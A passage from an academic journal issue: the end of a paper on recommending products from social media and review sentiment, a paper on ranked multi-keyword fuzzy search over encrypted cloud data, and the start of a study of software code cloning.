Weibo. Their feature work is exploring automatic methods in inferring users' demographic attributes [5]. Describe the method for up-and-coming information culled from social media site to provide the important recommendation in the cold- start situation. For the important recommendation and to access the apps uses the Twitter handles and extract users' ID and an account of the Twitter followers. Create pseudo-documents to include the users' ID for Twitters users for which user are interested in the app and create hidden groups, at the testing time the recommendation is mapped to the hidden group which user is target user. Then estimate

the probability of users how many users as the app by using the transitive relationship of the hidden group to the app. From the above description about the Twitter user ID shows that gathering information from Twitter, the difficulty of app recommendation and considerably other state-of-the-art recommendation is up to 33% disable. Firstly explain the problem which is occurred during the research, the relation between twitter followers and apps and how to use them in feature work. Then, using data of twitter followers and apps user's preferences create pseudo-documents and pseudo-words. After that generate sets from the pseudo-documents, finally, for the estimated probability of a target user sets is used as a central factor in the algorithm [6].

MATERIALS AND METHODS




Fig. 1: System architecture

Modules

Purchase intent tweet

Recommendation of any product and showing an interest in product through the social media it means a Purchase-intent tweet and this is also called as tweet. Here we consider an explicit expression. Because of detecting is difficult implicit purchase is ignored. Some time it happen that there more client/user who wanted to purchase item who write a tweet. User needs to sign in to its represented account for recommending product. Updated tweets are classified by user into two categories of purchase target i.e. Containing buy plan and not buy purposes. Filters are applied in the proposed work for different feature of item like Category, Name and Price.

Extract tweet information

For the both users and product information is extracted. Blogs and information about user available publically on social media is extracted. By using the API user's information are extracted if publically available like profile picture, followers and following. Through the blogs extracted information about the product from social media and sent reviews on e-commerce website. In our proposed work we have developed one sample E-commerce website. By using the feature extraction mapped the user information and blogs which sent by user on social medial. A profile on social media presents acceptable information

regarding users and products. It also recognizes purchase targets correctly to considering the negative blogs. Extracting the information and product recommendation from social media is possible. This process behind reason is the customer of that item post may be the positive opinions on that product. If users like the product reviews it will be treated as possible target viewers for product. We will consider following parameters which will shows user support of certain product.

Following: It shows for the particular product how many users follow that product. A large number of the items have their official record on social media site. Consider the followers of official record of product as the possible target viewer.

Mentioning: To retrieving the blogs used keyword matching which covers name of product. Then through the machine learning method identifies the split of positive blogs and negative blogs. Who give the positive blogs it consider as target viewers and positive feedback/blogs are given be the author which is consider as supporting indication.

Here considering three cases:

- On the E-Commerce website product price is given.
- Product name is clearly mention e.g. Samsung Grand2 dual sim; and
- Product category are mention in E-Commerce website, e.g. "Electronics and Mobile."

After that apply filtering on target viewers users. By applying this filter Followers, following, contents of blog and communication with other user are considered. Sometime in both classes following and specifying client may not focused to the wanted product i.e. Nokia 1100 it might be related to the brand Nokia.

Product recommendation

The final module of the research is Product recommendation. The core module of proposed system is product recommendation which show list of product which is recommended to user. In our proposed work similarity is measured by implementing demographic based recommendation algorithm. This measuring similarity is based on features which are obtained from its demographic information. Accuracy of the product recommendation is increased by ranking framework which is obtained by learning these combined features.

RESULTS

Final result of the implemented work shows that it is effective in addressing the cross site cold start products recommendation problem. Results shows our main idea is that on the e-commerce websites, users and products can be represented in the same latent feature space through feature learning with the recurrent neural networks. Using a set of linked users across both e-commerce websites and social networking sites as a bridge, we can learn feature mapping functions using a modified gradient boosting trees method, which maps users' attributes extracted from social networking sites onto feature representations learned from e-commerce websites [Fig-2].

After applied item-based collaborative filtering method get the comments and rating. On that comments apply NLP. The use of NLP is, to translate the comments into the calculation how to grow the business. It shows the online business growth. It shows how many positive scores for the similar and different products. It shows how many negative scores, natural score and compound score for the products as shown in Fig-3.





Fig. 2: Graph of product comments



```

file:///D:/Komal/ConsoleApplication2/ConsoleApplication2/bin/Debug/ConsoleApplication2.EXE
Positive score: 0
Negative score: 0.706
Neutral score: 0.294
Compound score: -0.3412
  
```

Fig. 3: Product recommendation review score

CONCLUSION

The system has analyzed a new problem i.e. cross site cold start product recommendation. To post the product recommendation from E-commerce website to social media without any historical purchase record. The primary idea is that the user can represent recommendation of certain product on social media from the E-commerce website. The dissertation presents a system which is a sample E-commerce website. The result of the analyzed review can be used by the vendors to modify the product development as per the analysis of the customer reviews. The customers can use this analysis to select the product to purchase. Effectively the e-business is improved.

CONFLICT OF INTEREST

There is no conflict of interest.

ACKNOWLEDGEMENTS

To prepare proposed methodology paper on "A Novel Approach to Develop Business Model for E-Commerce Using Customer Review through Social Media" has been prepared by Komal A. Dhabale and Prof. Mrunal Subodh Bewoor. Author would like to thank my faculty as well as my whole department, parents, friends for their support. Author has obtained a lot of knowledge during the preparation of this document.

FINANCIAL DISCLOSURE

None

REFERENCES

- [1] Dhabale AK, Bewoor MS. [2016] A Survey on Methods of Information Extraction from Social Media Site. IJCTA, 9(44): 491-494.
- [2] Zhao WX, Guo Y, He Y, et al. [2014] We know what you want to buy: a demographic-based system for product recommendation on microblogs. SIGKDD, 1935-1944. Doi:10.1145/2623330.2623351
- [3] Wang J, Zhao WX, He Y, Li X. [2015] Leveraging product adopter information from online reviews for product recommendation. Proceedings of the Ninth International AAAI Conference on Web and Social Media. 464-472.
- [4] Zeithaml VA. [1985] The new demographics and market fragmentation. Journal of Marketing, 49: 64-75.
- [5] Giering M. [2008] Retail sales prediction and item recommendations using customer demographics at store level. ACM SIGKDD Explorations Newsletter, 10(2): 84-89.
- [6] Linden G, Smith B, York J. [2003] Amazon.com recommendations: Item-to-item collaborative filtering. IEEE Internet Computing, 7(1):76-80.

ARTICLE

IMPROVEMENT IN SEARCH TIME USING MULTI-KEYWORD SEARCH OVER ENCRYPTED DATA IN CLOUD COMPUTING

Anagha Ramnath Kadve, S. B. Vanjale

Dept of Computer Engineering, Bharati Vidyapeeth (Deemed to be University), College of Engineering, Pune, INDIA

ABSTRACT

Background: The enrichment of the network and the growth of vast knowledge, also the distantly out-sourced the data to the cloud, which evades local organization of information. **Methods:** The system decreases the needed hardware cost. However, some subtle information, like individual healthcare info and private property info should be encoded first then subcontracted to the cloud. The system will shield confidential information. However, the encoded files on the cloud will rise the problem of the data recovery. **Results:** The host cross from the cloud, which can end in large communication calculation upstairs. **Conclusions:** Very first the owner of the data has to keep online in single owner theme for generating entrances (Encrypted keywords) which can have an impression of usability and suppleness of search system.

INTRODUCTION

Cloud Computing is a revolutionary technology which is changing the entire approach of software hardware designing and purchasing. Cloud Computing has numerous benefits including fast distribution, simple access, and malleable ability management and decreased costs, etc. The action of all sizes can influence the cloud to enhance collaboration and innovation. There are huge advantages of Cloud Computing technology; due to this for privacy concern many organizations and individual upload their sensitive and confidential documents to the cloud. This helps in preserving the data security from unauthorized users [1].

Cloud Service Providers (CSPs) would guarantee to assure holders information safety using mechanisms like virtualization and firewalls. Data owner's information secrecy from the CSP itself does not protect by the mechanisms. Therefore the CSP acquire full management of cloud holder's information, software, and hardware. Encoded on conscious information before subcontracting can conserve information secrecy alongside Cloud Service Provider. However; encryption of data crafts the traditional information usage service entirely based on plain text keyword pursuit which is an extremely exciting problem. An incidental answer to the issue is to take all the encoded files and decode them narrowly. The technique is certainly impossible since it will damage a vast conversation volume upward. Consequently, building a secure examine examination of encoded cloud data is of supreme significance. Safe pursuit above encoded information has newly engrossed the importance of various scholars. The system defines and solves the problem of safe examine over encryption of data. Formation of searchable encryption proposes by the system, which is a cryptographic primeval that the main contributions of the paper are as follows:

- The issue of safe fuzzy keyword search will consider by the system.
- Create a dynamic key using fuzzy logic

The Cloud Service Provider may be a distinct object. Thus Cloud Computing has several privacy problems, especially, the info safety is vitally necessary and is as well the foremost doubtless to impend the consumer's secrecy. To check the information, the files may be encoded and outsourced to the cloud. Though, this may lead to a problem of information recovery.

RELATED WORK

The system has explained benefits of the approach with different algorithms. For an explanation of the proposed work techniques and algorithms such as indexing, trapdoor generation, re-encryption of the trapdoor and top-k file display.

In the paper [1] conveys some trouble for information search. Searchable encoding permits users to search for the encrypted data on cloud storage to retrieve the associated information without decryption. The files recovered if, as long as user's feature satisfies the access policy, and so the required keywords accept as true with the file keyword. Also, the removed user cannot search over again although he/she plots with one of the servers. The existing author improves the system model of searchable encoding by victimization two non-colluding cloud servers.

In the paper [2] explains the multi-keyword search mechanism that the users will search within the cloud simply per their quest. In planned system, new public-key cryptosystems are planned to securely, with efficiency, and only share data with others in cloud storage. The primary method is that one will aggregate any set of secret keys and build them as compact as one key. However, all keys should be collective. The

KEY WORDS

Cloud Computing,
Privacy Preserving,
Encryption/Decryption,
Ranking, Relevance
Score Find, Top-k
Monitoring, Security

Received: 28 Nov 2017
Accepted: 03 Jan 2018
Published: 10 Jan 2018

*Corresponding Author

Email:
anaghakadve92@gmail.com
Tel.: +91-9762445248

methodology is more versatile than ranked key assignment. The method is extremely convenient and shares information in a particular way. A limitation in work is time-consuming for decrypting files and therefore the space for storing for keys extended in future work. Multi-keyword search mechanism explains that the users can search among the cloud merely per their search. The methodology is extremely convenient and shares information in a particular method. A limitation of the system is time-consuming for decrypting files.

In the paper [3] explains the enhancement of the network and a massive expansion of data. The information holder used to distantly outsources the records to the cloud, which could escape the native info managing and scale back the native hardware worth. The supply of encrypted info to the cloud can raise the matter of the information recovery. As a result of knowledge holder or illegal operators can't find the records properly which was a need, and also the unfeasible to send all of the data to the native side from the cloud, that is in a place to guide to huge communication a computation overhead.

In the paper [4] the existing author tends to consider a more complicated model, wherever the cloud server would most likely behave deceitfully. Based on the model, the author explores the problem of result verification for the secure ranked keyword search. Entirely different from previous information verification scheme, the existing author proposed a unique deterrent based system. With the carefully devised verification information, the cloud server cannot understand that information holder, or how many information owners exchange anchor data which can use for confirming the cloud server's misbehavior.

In the paper [5] system propose schemes to deal with secure ranked multi-keyword search in a multi-owner model. To permit cloud servers to implement safe search without understanding the original information of both trapdoors and keywords, the existing author systematically constructs a new reliable pursuit protocol. To rank the quest results and conserve the security of related scores between files and keywords, the existing author proposes a novel Additive Order and Privacy-Preserving Function family. To enable the cloud server to operate safe search among multiple owners data encrypted with different secret keys, the existing author systematically constructs a new secure search protocol. Following are the key contributions of the paper:

- The existing author defines a many-holder model for safe keyword pursuit above encoded cloud documents, which formulae a quicker phase to actuality.
- The existing author consistently develops a different safe pursuit protocol that not only implements the cloud storage to complete safely rated keyword pursuit without understanding the original information of together trapdoors and keywords but also confesses information holder to encode keyword through authorized data users and self-chosen keys to request without perceive the keys [6].

MATERIALS AND METHODS

The proposed system [Fig-1] is presenting an appropriate explanation for the target problem during the paper. The proposed system tends to initial describe a corresponding risk model and a structure model. Then the system elucidates the planning objectives of the resulting structure and a listing of symbolizations utilized in next negotiations. In the paper, the system tends to recommend PRMSM, a secrecy-protective graded multiple-keyword quest protocol during a many-holder cloud model. To accomplish a safe search without perceive the exact value of each trapdoor and keyword and to modify cloud storage, the structure consistently constructs a different safe pursuit protocol [7]. To rank the search results and preserve the privacy of relevancy scores among keywords and files, the system tends to propose a new additive order and protective privacy function; the family that helps the cloud server, come back the first relevant search results to information users without revealing any sensitive data.

Advantages of Proposed System

Data Subcontracting Safety

Cloud will store the user's information, as a result of users now not physically possess this information. Hence, the reliability of the information will be in danger. The handlers' secrecy is below risk because the CSP manage all of the information [6], [7]. To evade the matter that information is clear to the Cloud Service Provider, the information has been encoded such a source to the cloud. The information can stay encoded once storing in the cloud.

Subcontracting Safety of Computation

Computation jobs and the native host data organization will reduction using the cloud. The cloud procedure information is not clearly sufficient to operators because of industrial clouds are not entirely reliable. Additional inspirations may result in the improper outcomes square measure recovered to the handlers [7].

Access Control

There is several user's storage information within the cloud. Solely the data holder and approved end users will recover the info. To make sure the privacy or shield the subtle data, the data typically authorized to the cloud in a coded format and therefore the encoded information should release the cryptography key solely to approved holders.

Truthful Service Metering

To make sure the CSP's revenue, the restrained facility included in all summarization which is very important. The return is that the industrial clouds primary resolve finally. Notwithstanding CSP charge to the customers within which ways, like computing source or supported time. The systematic procedures should be reliable and truthful. The cloud computing is see-through to the operators [7]. Therefore the service-metering mechanism should assurance the quantity of incomes that operators expended are accurate.

Safety of Multi-tenancy

The end users will use a virtual machine or share virtual machines when the cloud sometimes virtualizes the corporal structure. However extreme usage can affect alternative operators, and fewer end users in an exceedingly only one virtual machine could be a liberal usage. Operators someday measure operating in varied surroundings, as a result of some free net has petite protection or an entire firewall. Hence, one users' setting can affect the traditional use of the server or alternative users [7].

Security of Virtual Substructures

In cloud computing, virtual substructures are infrastructure-level objects. The effective objects give sources to end users openly. Virtual networks and virtual machines (VMs) sometimes represent the effective objects. However, the side-channel outbreaks can portend the Virtual Machines. Additionally, different assaults like malware will attack the border Virtual Machines (VMs).

Security of Identity

To guard the user's secrecy, the subtle data in recovery should establish the consumer's uniqueness and therefore the characteristic data can similarly the offensive objective. Therefore the privacy conserving in knowledge extraction and distinctive private data should be secure, protocols or the trustworthy third party may be accepted to unravel the problem.

Server Accessibility

Several shoppers' usage the cloud to store private information or information, once various end users demand or regain at a similar, typically this may harm network jamming. Throughout the paper, the author tends to review the secrecy protecting cloud information recovery systems and supply an appraisal of them with relation to the fundamental ethics of secrecy secured and search [7]

The main contributions of the paper are as follows:

- The system consistently develop a new safe quest protocol, which not only enables the cloud server to operate safe ranked keyword pursuit without understanding the physical information of both trapdoors and keywords but also grant data owners to encrypt keywords with self-chosen keys
- The system proposes a Preservative Demand and Secrecy Conserving Purpose family which confess information holders to prevent the security of related grooves by various purposes rendering to the reference, though granting the cloud server to abundant the files exactly.




Fig. 1: System architecture

Modules

Algorithm use to Implement Fuzzy Keyword Search over Encrypted Data in Cloud Computing

1. Login- Data Owner Authentication
2. Data owner upload file using multiple fuzzy keyword
3. Encrypted file upload on cloud with keywords and upload Date-Time.
4. Data owner view user request- Accept or Delete request,
5. Data owner view uploaded files- File Upload Date-Time, File size, Total time to upload a file, Delete or Download own files
6. Login- Data User Authentication
7. Data user search file using multiple fuzzy keyword and also Search by Date-Time of uploaded file.
8. System shows the minimum search time with file information like file size, File uploaded, Date-Time
9. Files view in a top ranking format using TFIDF.
10. Data user send the request to data owner for download the file
11. When data owner accept the request then data user download that file which is in decrypted format.

Mathematical Equations use in the system implementation

- I. Authentication-secure key creation: In the validation phase, user login to the system by providing his credentials. The system authenticates the user by verifying this powers. The secreted key generated to give the authenticated user. Algorithm- hash function and secret key generation.
- II. Indexing: This is the second module of the proposed system. Indexing completed the uploaded and downloaded file. Indexing completed for file reference. Context-based indexing using Term Frequency and Inverse Document Frequency.

- III. Encryption: Following are the few conditions which would be satisfied for encrypting keyword, first is data owner's needs to utilize their secret key for encryption. Secondly, the secreted key must be encrypted to different cipher text every time for the same keyword [7].

Given,

hth is the keyword of records holder O_i ,

That is, $w_i; h$

Encryption of $w_i; h$ is as follows:

$$w_i; h = (gki; w \cdot ro \cdot H(w_i; h), gki; \text{-----}) \quad (1)$$

Where ro is a randomly created digit every period,

The equation will help to increase the safety of $\hat{w}_i; h$

For understanding and simple explanation, let know

$$E'a = gki; w \cdot ro \cdot H(w_i; h)$$

And

$$Eo = gki; w \cdot ro .$$

The data holder transmits $E'a'$ and Eo to the cloud server of administration, and then this server will re-encrypt $E'a'$ by using $ka1$ and $ka2$ secret key and finally gets Ea .

$$Ea = (E'a' \cdot gka1) ka2 \text{-----} \quad (2)$$

Therefore $\hat{w}_i; h = (Ea, Eo)$.

$\hat{w}_i; h$ submitted to the server by administrative server. A reminder that the official servers simply do the calculation on encrypted data, the central server can't learn secret information from this encrypted data without knowing data owners secret key.

- IV. Trapdoors calculation: The system must gratify following two conditions to make end user of data to create encoded keywords (trapdoors) conveniently, efficiently and securely [7]:

The data user doesn't require asking several information holders for secure keys to produce accesses.

Every time the created trapdoors must be changed for the same keyword. To meet that conditions, the generation of trapdoor performed in two steps: Firstly, the user of data produces trapdoor which based on users search keyword as well as random number. Assume a user of data needs to examine keyword wh' , so the system will encrypt files as follows:

$$T' Wh = (gH(wh') \cdot ru, gru) \text{-----} \quad (3)$$

Where ru is a randomly created numeric for every phase. The system has seen while generating the trapdoor the secreted key of data owner is not needed. Furthermore, by using the random variable ru system should produce two trapdoors which are different.

- V. Display Top-k file: The system must fulfill conditions given next for ranking the significance groove whereas maintaining its secrecy.

This purpose must save data order that supports cloud server for determining which data is extra appropriate to a particular keyword, affording to the encrypted importance scores. Unique data holders must have special purposes such that illuminating the coded data owner cost would not result in the leak of encrypted values of another data holders [7].

Ranking algorithm Apriori

The Apriori Algorithm: it is a basic algorithm for common mining itemsets and Boolean association rules.

Key Concepts: Common Itemsets: The sets of an item which has minimum support (denoted by L_i for i th-Itemset).

Apriori Property: Any subset of the constant itemset must be usual.

Join Operation: To find L_k , a set of candidate k -itemsets has generated by entering L_{k-1} with itself.

RESULTS

In the paper, the system further calculates the significance score of a keyword to a file. The keyword frequency and file size of the data set can be gotten. MRSE grieves a quadratic evolution with the size of keyword glossary rises when PRMSM and SRMSM are impervious to the measure of the keyword vocabulary for index structure.

The system observes that PRMSM spends a little more time than SRMSM on trapdoor generation; the reason is that PRMSM presents an extra variable to ensure the randomness of trapdoors. Fig shows the how to increases no of files size on keyword similarity and TFIDF trapdoor varies rapidly, jaccard keyword similarity shows decreases slowly. As the system can see from [Fig. 2], the extra keywords are present in the cloud storage. The extra time needed for combining process.

Keyword Similarity

Table-1 and Fig. 2 show the Keyword similarity match using Jaccard Algorithm and TFIDF Algorithm. Jaccard Algorithm is better than TFIDF Algorithm because Jaccard Algorithm search keyword similarity fast than TFIDF:

Table 1: Keyword Similarity

No of Files	Using Jaccard Algorithm	Using TFIDF Algorithm
1	0.4	2.4
2	0.2	1.3
3	0.8	3.6
4	0.6	1.7
5	0.3	2.5




Fig. 2: Keyword similarity using Jaccard and TFIDF Algorithm

Searching Time Difference

Table-2 and Fig. 3 show the Search time using by keyword and date-time. The file search fast using date-time than search by the keyword.

Table 2: Time Difference by Keyword and Date

No of Files	By Keyword	By Date-Time
1	87	95
2	83	54
3	64	39
4	67	45
5	78	69

CONCLUSION

Implementing the multi-owner theme as compared to the only owner has many problems. Very first the owner of the data has to keep online in single owner theme for generating entrances (Encrypted keywords) which can have an impression of usability and suppleness of search system. The second issue is performance arts appropriate, capable and safe looking for encoded knowledge by entirely different secret keys.




Fig 3: Searching time difference by Keyword and by date-time

CONFLICT OF INTEREST

There is no conflict of interest.

ACKNOWLEDGEMENTS

To prepare proposed methodology paper on "Multiple Fuzzy Keyword Search Over Encrypted Data Using Date And Time " has been prepared by Anagha Ramnath Kadve and Prof. Dr. S.B.Vanjale. Author would like to thank my faculty as well as my whole department, parents, friends for their support. Author has obtained a lot of knowledge during the preparation of this document.

FINANCIAL DISCLOSURE

None

REFERENCES

- [1] Wang YJ, Zhao J, Shen J, Li KC. [2016] Fine-grained searchable encryption in multi-user setting, *Soft Computing*, 21(20): 6201-6212.
- [2] Arthi G, et.al. [2016] Efficient search of Data in Cloud Computing using Cumulative Key, *IJSTE- International Journal of Science Technology & Engineering*, 2(9):299-302.
- [3] Shen J. et.al. [2015] Privacy Preserving Search Schemes over Encrypted Cloud Data: A Comparative Survey, 2015 First International Conference on Computational Intelligence Theory, Systems and Applications. Doi: 10.1109/CCITSA.2015.46
- [4] Zhang W, et.al. [2014] Secure Ranked Multi-Keyword Search for Multiple Data Owners in Cloud Computing, 2014 44th Annual IEEE/IFIP International Conference on Dependable Systems and Networks. Doi: 10.1109/DSN.2014.36
- [5] Zhang W, Lin Y. [2015] Catch You if You Misbehave: Ranked Keyword Search Results Verification in Cloud Computing, Member, *IEEE Transactions on Cloud Computing*, Doi: 10.1109/TCC.2015.2481389
- [6] Kadve AR, Vanjale SB. [2016] A Survey on Multi-Keyword Search Tracking Based On Privacy Preserving in Cloud Computing, *International Journal of Control Theory and Applications*, 9 (44): 463-468.
- [7] Kadve AR, Vanjale SB. [2017] Multiple Fuzzy Keyword Search over Encrypted Data Using Date and Time, *JETIR*, 4(11):85-89
- [8] Kumar SN, Vajpayee A. [2016] A Survey on Secure Cloud: Security and Privacy in Cloud Computing, *American Journal of Systems and Software*, , 4(1):14-26
- [9] Hashizume K, et al. [2013] An analysis of security issues for cloud computing, *Journal of Internet Services and Applications*, 4(5): Doi:10.1186/1869-0238-4-5
- [10] Khatri SK et al. [2013] Multi-Tenant Engineering Architecture in SaaS, *IJCA Special Issue on International Conference on Reliability, Infocom Technology and Optimization ICRITO:45-49*
- [11] Khana N, Al-Yasirib A, [2016] Identifying Cloud Security Threats to Strengthen Cloud Computing Adoption Framework. *Procedia Computer Science*, 94, 485-490.
- [12] Subashini SN, Kavitha V. [2011] A survey on security issues in service delivery models of cloud computing. *Journal of Network and Computer Applications*, 34(1):1-11.

ARTICLE

A DETAILED STUDY OF SOFTWARE CODE CLONING

Annu Vashisht¹, Akanksha Sukhija², Arpita Verma³, Prateek Jain^{4*}^{1,2,3} Department of Computer Science and Engineering, Manav Rachna International Institute of Research and Studies, Faridabad, INDIA⁴ Accendere KMS Services Pvt. Ltd, New Delhi, INDIA

ABSTRACT

Background: Code cloning is one of latest area of research in software systems. Copying and pasting the code with or without modification is termed as code cloning. Code clone detection techniques which are concerned to find the code fragment that produce the same result. The issue of finding the duplicate code leads to different tools that detect the copied code fragments. In this paper we have discussed about the detailed study of the code cloning along with its types, benefits, advantages, drawbacks, clone detection process as well its techniques, tools for its detection. Further this paper also shows a typical comparison between the various techniques of the code clone detection.

INTRODUCTION

